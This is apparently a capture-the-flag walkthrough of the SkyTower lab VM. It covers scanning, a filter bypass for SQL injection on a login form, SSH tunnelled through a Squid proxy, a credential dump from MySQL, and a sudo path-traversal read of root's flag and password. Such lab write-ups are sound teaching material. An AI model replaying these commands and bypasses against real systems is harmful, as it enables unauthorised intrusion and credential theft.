Skytower

Enumeration

```
root@kali:~# nmap -A 10.1.1.7

Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-28 20:55 EDT
Nmap scan report for 10.1.1.7
Host is up (0.00084s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
22/tcp filtered ssh
80/tcp open http Apache httpd 2.2.22 ((Debian))
|_http-title: Site doesn't have a title (text/html).
3128/tcp open http-proxy Squid http proxy 3.1.20
|_http-methods: No Allow or Public header in OPTIONS response (status code 400)
|_http-title: ERROR: The requested URL could not be retrieved
MAC Address: 08:00:27:54:4A:37 (Cadmus Computer Systems)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.10
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 0.85 ms 10.1.1.7
```


The quick glance shows a filtered SSH service, possible website on port 80, and a Squid http proxy. Needing more information, I fired up Nikto and Dirbuster.

```
root@kali:~# nikto -h 10.1.1.7
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:10.1.1.7
+ Target Hostname: 10.1.1.7
+ Target Port: 80
+ Start Time: 2015-05-28 21:23:39 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Debian)
+ Server leaks inodes via ETags, header found with file /, inode: 87, size: 1136, mtime: Fri Jun 20
07:23:36 2014
+ The anti-clickjacking X-Frame-Options header is not present.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file
names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index'
were found: index.html
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.7). Apache 2.0.65 (final release)
and 2.2.26 are also current.
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD
+ Retrieved x-powered-by header: PHP/5.4.4-14+deb7u9
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
```

```
+ 7343 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time: 2015-05-28 21:24:01 (GMT-4) (22 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:~# dirb http://10.1.1.7

-----------------
DIRB v2.21
By The Dark Raver
-----------------

START_TIME: Thu May 28 21:25:56 2015
URL_BASE: http://10.1.1.7/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4592

---- Scanning URL: http://10.1.1.7/ ----
+ http://10.1.1.7/background (CODE:200|SIZE:2572609)
+ http://10.1.1.7/cgi-bin/ (CODE:403|SIZE:284)
+ http://10.1.1.7/index (CODE:200|SIZE:1136)
+ http://10.1.1.7/index.html (CODE:200|SIZE:1136)
+ http://10.1.1.7/server-status (CODE:403|SIZE:289)
-----------------
DOWNLOADED: 4592 - FOUND: 5
```

Ok, looking at these results, I see an outdated version of apache running, a login.php page which warrants a closer look, sever pages identified by Dirbuster which are require investigation.

First let's take a look at the login.php page. We find a typical form based page which may be susceptible to Sql Injection:




Using basic single quote techniques and such, I'm able to get the system to generate an overly verbose message revealing the underlying database type:

Curious, and wanting to justify advancing down the Sqli path, I ran Uniscan to verify the injection point:


```
root@kali:~# uniscan -u http://10.1.1.7/login.php -d
########################################
# Uniscan project #
# http://uniscan.sourceforge.net/ #
########################################
V. 6.2


Scan date: 28-5-2015 22:0:26
============================================
| Domain: http://10.1.1.7/login.php/
| Server: Apache/2.2.22 (Debian)
| IP: 10.1.1.7
============================================
|
| Crawler Started:
| Plugin name: FCKeditor upload test v.1 Loaded.
| Plugin name: E-mail Detection v.1.1 Loaded.
| Plugin name: External Host Detect v.1.2 Loaded.
| Plugin name: Web Backdoor Disclosure v.1.1 Loaded.
| Plugin name: Upload Form Detect v.1.1 Loaded.
| Plugin name: Code Disclosure v.1.1 Loaded.
| Plugin name: phpinfo() Disclosure v.1 Loaded.
| Plugin name: Timthumb <= 1.32 vulnerability v.1 Loaded.
| [+] Crawling finished, 0 URL's found!
|
| FCKeditor File Upload:
|
| E-mails:
|
| External hosts:
|
| Web Backdoors:
|
| File Upload Forms:
|
| Source Code Disclosure:
|
| PHPinfo() Disclosure:
|
| Timthumb:
|
| Ignored Files:
============================================
| Dynamic tests:
| Plugin name: Learning New Directories v.1.2 Loaded.
```

```
| Plugin name: FCKedior tests v.1.1 Loaded.
| Plugin name: Timthumb <= 1.32 vulnerability v.1 Loaded.
| Plugin name: Find Backup Files v.1.2 Loaded.
| Plugin name: Blind SQL-injection tests v.1.3 Loaded.
| Plugin name: Local File Include tests v.1.1 Loaded.
| Plugin name: PHP CGI Argument Injection v.1.1 Loaded.
| Plugin name: Remote Command Execution tests v.1.1 Loaded.
| Plugin name: Remote File Include tests v.1.2 Loaded.
| Plugin name: SQL-injection tests v.1.2 Loaded.
| Plugin name: Cross-Site Scripting tests v.1.2 Loaded.
| Plugin name: Web Shell Finder v.1.3 Loaded.
| [+] 0 New directories added

| FCKeditor tests:

| Timthumb < 1.33 vulnerability:

| Backup Files:

| Blind SQL Injection:

| Local File Include:

| PHP CGI Argument Injection:

| Remote Command Execution:

| Remote File Include:
| |
| SQL Injection:
| [+] Vul [SQL-i] http://10.1.1.7/login.php
| Post data: &email=123'&password=123
| [+] Vul [SQL-i] http://10.1.1.7/login.php
| Post data: &email=123&password=123'
| Cross-Site Scripting (XSS):
|
|
| Web Shell Finder:
==================================

HTML report saved in: report/10.1.1.7.html
```

I attempted multiple Sql Injection login bypass strings to no avail. Additionally, I fired up the Tamper Data proxy browser plugin to gain a bit more control over the session.




Mildly frustrated, I began a search for common Sql Injection blacklist bypass techniques. I found lots of information, maybe too much; but eventually I stumbled upon a awesome whitepaper on the exploit-db sitehttps://www.exploit-db.com/papers/17934/.




From the whitepaper I extracted this guidance:


> Here is a simple bypass using &&, || instead of and, or respectively. Filtered injection: 1 or 1 = 1 1 and 1 = 1 Bypassed injection: 1 || 1 = 1 1 && 1 = 1

I used this new found information to attempt a bypass on the login page. A bit if additional trial and error, mainly around the proper terminating comment character (“--” #) got me past the login page:






Ignoring the filtered status of port 22, I attempted an unsuccessful connection:



Taking the Squid http proxy approach, I decided to attempt to connect using Proxychains. I'd recently performed a similar hack in the Offensive Security OSCP lab, so it wasn't totally foregin to me. I modified /etc/proxychains.conf to connect to the victim machine on port 3189.



Proxychains was able to successfully connect on the machine's ssh port using the obtained credentials:

```
root@kali:~# proxychains ssh john@10.1.1.7
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-10.1.1.7:3128-<><>-10.1.1.7:22-<><>-OK
The authenticity of host '10.1.1.7 (10.1.1.7)' can't be established.
ECDSA key fingerprint is f6:3b:95:46:6e:a7:0f:72:1a:67:9e:9b:8a:48:5e:3d.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.1.1.7' (ECDSA) to the list of known hosts.
john@10.1.1.7's password:
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jun 20 07:41:08 2014
```

```
Funds have been withdrawn
Connection to 10.1.1.7 closed.
root@kali:~#
```

Upon connection the session closes immediately, however I was able to execute commands over ssh. With this ability I could further system enumeration, attempt to execute a revershell, try to escape the shell that keeps shutdown upon connection, etc....

Issuing an "/bin/sh -i" command, I was able to get a more peristent shell, but it not have "job control". Afraid that this would restrict something I wanted to do, I opted to modify the .bashrc file in John's home directory:

```
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-10.1.1.7:3128-<><>-10.1.1.7:22-<><>-OK
john@10.1.1.7's password:
total 24
drwx------ 2 john john 4096 Jun 20 2014 .
drwxr-xr-x 5 root root 4096 Jun 20 2014 ..
-rw------- 1 john john 7 Jun 20 2014 .bash_history
-rw-r--r-- 1 john john 220 Jun 20 2014 .bash_logout
-rw-r--r-- 1 john john 3437 Jun 20 2014 .bashrc
-rw-r--r-- 1 john john 675 Jun 20 2014 .profile
```

I simple renamed the .bashrc file to break its influence on my session.

```
root@kali:~# proxychains ssh john@10.1.1.7 "mv .bashrc bashrc.bak"
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-10.1.1.7:3128-<><>-10.1.1.7:22-<><>-OK
john@10.1.1.7's password:
```

Finally got a solid shell:

```
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-10.1.1.7:3128-<><>-10.1.1.7:22-<><>-OK
john@10.1.1.7's password:
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu May 28 23:52:47 2015 from 10.1.1.7
john@SkyTower:~$
```

Poking around on the system I took a look in the login.php file and found hardcoded mysql db credentials:

I also found the pesky culprit behind our Sql Injection auth bypass issues:

```
$sqlinjection = array("SELECT", "TRUE", "FALSE", "--","OR", "=", ",", "AND", "NOT");
$email = str_ireplace($sqlinjection, "", $_POST['email']);
$password = str_ireplace($sqlinjection, "", $_POST['password']);

$sql= "SELECT * FROM login where email='".$email."' and password='".$password."';";
$result = $db->query($sql);
```

Using the db credentials, I was able to login to the db and extract additionaldb credentials:

```
john@SkyTower:/var/www$ mysql --user=root --password=root SkyTech
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 2288
Server version: 5.5.35-0+wheezy1 (Debian)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>


-------------------------------------------------------------------------------------------------------------------------------------------------
-----

mysql> use SkyTech;
Database changed

mysql> select * from login;
+----+---------------------+--------------+
| id | email | password |
+----+---------------------+--------------+
| 1 | john@skytech.com | hereisjohn |
| 2 | sara@skytech.com | ihatethisjob |
| 3 | william@skytech.com | senseable |
```

```
+----+--------------------+--------------+
3 rows in set (0.00 sec)

mysql>
```

Giving the db username and passwords a try for system login worked out for me. I was able to login as sara who had limited sudo access to list and cat a couple of root directories. I in turn used this access to include the listing of the root home directory and using cat to open the flag.txt file.

```
sara@SkyTower:~$ sudo ls /accounts/../root/
flag.txt
sara@SkyTower:~$ sudo cat /accounts/../root/flag.txt
Congratz, have a cold one to celebrate!
root password is theskytower


sara@SkyTower:~$ su root
Password:
root@SkyTower:~#
```